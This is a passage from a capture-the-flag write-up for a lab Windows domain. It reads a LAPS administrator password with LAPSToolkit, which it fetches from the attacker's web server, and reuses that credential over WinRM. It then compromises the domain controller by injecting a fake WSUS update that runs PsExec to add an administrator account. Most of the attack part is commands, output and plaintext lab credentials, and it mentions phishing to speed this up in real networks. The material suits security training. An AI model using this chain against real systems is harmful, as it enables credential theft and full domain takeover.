    Directory: C:\Users\thomas.wallace\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/24/2023   5:39 AM             36 flag.txt


PS C:\Users\thomas.wallace\Desktop> cat flag.txt
VL{4e1989d1fe9a7cfc26c56efd7e7df933}
LAPS Passwords reading (Tea_User-2)
Enumeration in C:\
PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/20/2023   2:48 AM                Gitea
d-----        12/19/2023  10:02 AM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---        12/23/2023  12:32 PM                Program Files
d-----          5/8/2021   2:40 AM                Program Files (x86)
d-r---        12/20/2023   2:35 AM                Users
d-----        12/29/2023   2:37 AM                Windows
d-----        12/19/2023  10:05 AM                WSUS-Updates
Same but focus on hidden folders and files:
PS C:\> Get-ChildItem -Path "C:\" -Force | Where-Object { $_.Attributes -match "Hidden" }


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-        12/24/2023   5:36 AM                $Recycle.Bin
d--h--        12/19/2023  10:26 AM                $WinREAgent
d--hsl        12/19/2023   5:49 PM                Documents and Settings
d--h--        12/23/2023  12:40 PM                ProgramData
d--hs-        12/19/2023   5:49 PM                Recovery
d--hs-        12/19/2023   5:48 PM                System Volume Information
d--h--        12/24/2023   5:38 AM                _install
-a-hs-          2/3/2025  11:54 PM          12288 DumpStack.log.tmp
-a-hs-          2/3/2025  11:54 PM     1207959552 pagefile.sys
Found an interesting
_install
Check into:
PS C:\_install> dir


    Directory: C:\_install


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/24/2023   5:37 AM        1118208 LAPS.x64.msi
-a----        12/24/2023   5:37 AM         641378 LAPS_OperationsGuide.docx
-a----        10/22/2023   6:03 AM         833472 PsExec64.exe
-a----        12/24/2023   5:38 AM         535984 PsInfo64.exe
Interesting, LAPS is listed so maybe it’s installed and we can grab the LAPS password.
For info:
- LAPS is the Local Administrator Password Solution, and is essentially a resource that allows Administrator’s to rotate passwords on the local machine so that the password to the Administrative user is not static and easily obtainable.
- These passwords are contained within memory so that they are accessible at any time should the Administrator require to log in to the workstation where it belongs to.
We have the ability to read this password entry in memory if domain users are not restricted from access that space in memory.
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
We use the LAPSToolkit to do it:
PS C:\windows\tasks> iwr http://10.8.4.253/LAPSToolkit.ps1 -o LAPSToolkit.ps1
PS C:\windows\tasks> Import-Module .\LAPSToolkit.ps1
PS C:\windows\tasks> Get-LapsADPassword -Identity srv -AsPlainText


ComputerName        : SRV
DistinguishedName   : CN=SRV,OU=Servers,DC=tea,DC=vl
Account             : Administrator
Password            : uzN7!V.l]497k%
PasswordUpdateTime  : 2/4/2025 12:04:40 AM
ExpirationTimestamp : 3/6/2025 12:04:40 AM
Source              : EncryptedPassword
DecryptionStatus    : Success
AuthorizedDecryptor : TEA\Server Administration
Found
SRV\Administrator:uzN7!V.l]497k%
As we got the local admin credentials then we can now grab the flag Tea_User-2:
$ nxc winrm srv.tea.vl -u 'administrator' -p 'uzN7!V.l]497k%' --local-auth -X 'type c:\users\administrator\desktop\flag.txt'
WINRM       10.10.231.118   5985   SRV              [*] Windows Server 2022 Build 20348 (name:SRV) (domain:tea.vl)
WINRM       10.10.231.118   5985   SRV              [+] SRV\administrator:uzN7!V.l]497k% (Pwn3d!)
WINRM       10.10.231.118   5985   SRV              [+] Executed command (shell type: powershell)
WINRM       10.10.231.118   5985   SRV              VL{0625916903cc1c866ad33c963a400a61}
BloodHound
Put a SharpHound on SRV then ingest to BHCE but … nothing is interesting.
WSUS abusing to pwn the DC (Tea_Root)
As we are now local admin on SRV, then we check if we can found any interesting services, schedule tasks etc… that can be exploited for a lateral movement or any escalation to the DC.
Previously we found in C:\ a folder named WSUS-Updates so maybe that can be a way to achieve our goal:
$ evil-winrm -i srv.tea.vl -u 'administrator' -p 'uzN7!V.l]497k%'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd c:\
*Evil-WinRM* PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/20/2023   2:48 AM                Gitea
d-----        12/19/2023  10:02 AM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---        12/23/2023  12:32 PM                Program Files
d-----          5/8/2021   2:40 AM                Program Files (x86)
d-r---        12/20/2023   2:35 AM                Users
d-----        12/29/2023   2:37 AM                Windows
d-----        12/19/2023  10:05 AM                WSUS-Updates


*Evil-WinRM* PS C:\> cd WSUS-Updates
*Evil-WinRM* PS C:\WSUS-Updates> dir


    Directory: C:\WSUS-Updates


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/19/2023  10:05 AM                UpdateServicesPackages
d-----          2/4/2025   1:35 AM                WsusContent
As the
WsusContentfolder is updated with the today date then seems WSUS is running.
We query the specific service to verify if WSUS is really installed:
*Evil-WinRM* PS C:\WSUS-Updates> Get-WindowsFeature -Name UpdateServices, UpdateServices-WidDatabase, UpdateServices-Services, UpdateServices-UI | Where-Object { $_.Installed -eq $true }

Display Name                                            Name                       Install State
------------                                            ----                       -------------
[X] Windows Server Update Services                      UpdateServices                 Installed
    [X] WSUS Services                                   UpdateServices-Services        Installed
            [X] User Interface Management Console       UpdateServices-UI              Installed
Confirmed
We can also query specific domain computers that are added to WSUS as clients (which we would have control over):
*Evil-WinRM* PS C:\WSUS-Updates> $wsus = Get-WsusServer -Name "127.0.0.1" -Port 8530; $wsus.GetComputerTargets()


UpdateServer              : Microsoft.UpdateServices.Internal.BaseApi.UpdateServer
Id                        : e43d43d2-bcc5-4f3c-a931-345db71e4784
FullDomainName            : dc.tea.vl
IPAddress                 : 10.10.231.117
Make                      : Amazon EC2
Model                     : t3a.small
BiosInfo                  : Microsoft.UpdateServices.Administration.BiosInfo
OSInfo                    : Microsoft.UpdateServices.Administration.OSInfo
OSArchitecture            : AMD64
ClientVersion             : 10.0.20348.2031
OSFamily                  : Windows
OSDescription             : Windows Server 2022 Standard
ComputerRole              : Server
LastSyncTime              : 2/4/2025 9:50:40 AM
LastSyncResult            : Succeeded
LastReportedStatusTime    : 2/4/2025 9:50:43 AM
LastReportedInventoryTime : 1/1/0001 12:00:00 AM
RequestedTargetGroupName  :
RequestedTargetGroupNames : {}
ComputerTargetGroupIds    : {b73ca6ed-5727-47f3-84de-015e03f6a88a, a0a08746-4dbe-4a37-9adf-9e7652c0b421}
ParentServerId            : 00000000-0000-0000-0000-000000000000
SyncsFromDownstreamServer : False
We can also double-check that this configuration is in place by visiting the Windows Server Update Services GUI that should be accessible through our RDP session.
At a high-level, WSUS (Windows Server Update Services) is an internal application on Windows that allows a server to distribute Windows updates to other computers within the domain.
The interesting part specifically is can be noted here in the Microsoft documentation link I provided above.
For system administrators to automate their operations, they need coverage through command-line automation.
- The main goal is to facilitate WSUS administration by allowing system administrators to automate their day-to-day operations.
- By exposing core WSUS operations through Windows PowerShell, system administrators can increase productivity, reduce the learning curve for new tools, and reduce errors due to failed expectations resulting from a lack of consistency across similar operations.
- The Windows PowerShell cmdlets for WSUS operations add flexibility and agility for the system administrator.
Essentially, this allows us to automate operations by executing PowerShell commands alongside our update distribution on a domain computer.
If we are able to distribute updates to the domain controller, we can attach PowerShell commands to the distributed update and just simply compromise the domain with a few commands.
Since these WSUS updates are consumed by the Administrator on the client (the DC in this case), we can perform a simple action such as adding a domain admin.
We can exploit this relatively easily with tools such as WSUSpendu and SharpWSUS.
These tools can allow us to distribute fake Windows updates and attach our PowerShell commands to them, essentially performing a mock update distribution process.
The problem, the tool SharpWSUS mentioned above has some issue with the host configuration, so we need to use this branch:
We can compile the executable, upload them and issue two updates to create a new user and add them to the administrators group on the domain controller
./SharpWSUS.exe create /payload:"C:\:install\PsExec64.exe" /args:"-accepteula -s -d cmd.exe /c \"net user sec Lacure77! /add\"" /title:"WSUSDemo1"
./SharpWSUS.exe create /payload:"C:\:install\PsExec64.exe" /args:"-accepteula -s -d cmd.exe /c \"net localgroup administrators sec /add\"" /title:"WSUSDemo2"
If we get the following error after the first update, we need to restart the host:

For that reason we use WSUSpendu:
$ git clone https://github.com/alex-dengx/WSUSpendu.git
We also need a copy of PsExec as to avoid any form of endpoint detection or antivirus.
We are lucky, we can use the one provided under C:\_install on SRV. In other case, we can find PsExec on the SysInternals Suite.
We upload WSUSpendu.ps1:
*Evil-WinRM* PS C:\_install> dir


    Directory: C:\_install


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/24/2023   5:37 AM        1118208 LAPS.x64.msi
-a----        12/24/2023   5:37 AM         641378 LAPS_OperationsGuide.docx
-a----        10/22/2023   6:03 AM         833472 PsExec64.exe
-a----        12/24/2023   5:38 AM         535984 PsInfo64.exe


*Evil-WinRM* PS C:\_install> upload WSUSpendu.ps1

Info: Uploading /home/user/Downloads/VULNLAB/TEA/WSUSpendu.ps1 to C:\_install\WSUSpendu.ps1

Data: 36320 bytes of 36320 bytes copied

Info: Upload successful!
Then use it to add a new local admin onto the DC that we can use to login through WinRM or RDP as well:
*Evil-WinRM* PS C:\_install> .\WSUSpendu.ps1 -Inject -PayloadFile .\PsExec64.exe -PayloadArgs '-accepteula -s -d cmd.exe /c "net user WSUSpwn qwerty123! /add && net localgroup administrators WSUSpwn /add"' -ComputerName dc.tea.vl
Everything seems ok. Wait for the client to take the update now...
To clean the injection, execute the following command:
.\Wsuspendu.ps1 -Clean -UpdateID c4680b25-ecd3-4da6-a02f-b805e458bf28
WSUSpendu performs all of the update configuration that is required on the backend, all that’s left is to wait for the DC to take the update and execute the attached PowerShell command.
This took a bit of time with my experience, generally around 5 minutes.
In a real environment we’d potentially be able to speed this up by creating a phishing campaign to coerce the Windows workstation to accept the update.
After 5 min, we can grab the final flag Tea_Root on the DC:
$ nxc winrm dc.tea.vl -u 'WSUSpwn' -p 'qwerty123!' -X 'type c:\users\administrator\desktop\root.txt'
WINRM       10.10.231.117   5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:tea.vl)
WINRM       10.10.231.117   5985   DC               [+] tea.vl\WSUSpwn:qwerty123! (Pwn3d!)
WINRM       10.10.231.117   5985   DC               [+] Executed command (shell type: powershell)
WINRM       10.10.231.117   5985   DC               VL{9bb75d5911b1a1f9bfe115facf5a6039}
Then we clean up:
*Evil-WinRM* PS C:\_install> .\Wsuspendu.ps1 -Clean -UpdateID c4680b25-ecd3-4da6-a02f-b805e458bf28
Extra
Nice recent example of a CI/CD runner compromise:
- Adnan Khan’s Blog
- https://adnanthekhan.com/2024/01/19/web3s-achilles-heel-a-supply-chain-attack-on-astar-network/
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=c43b1896-3bcf-436f-bf57-9d0d71f610a4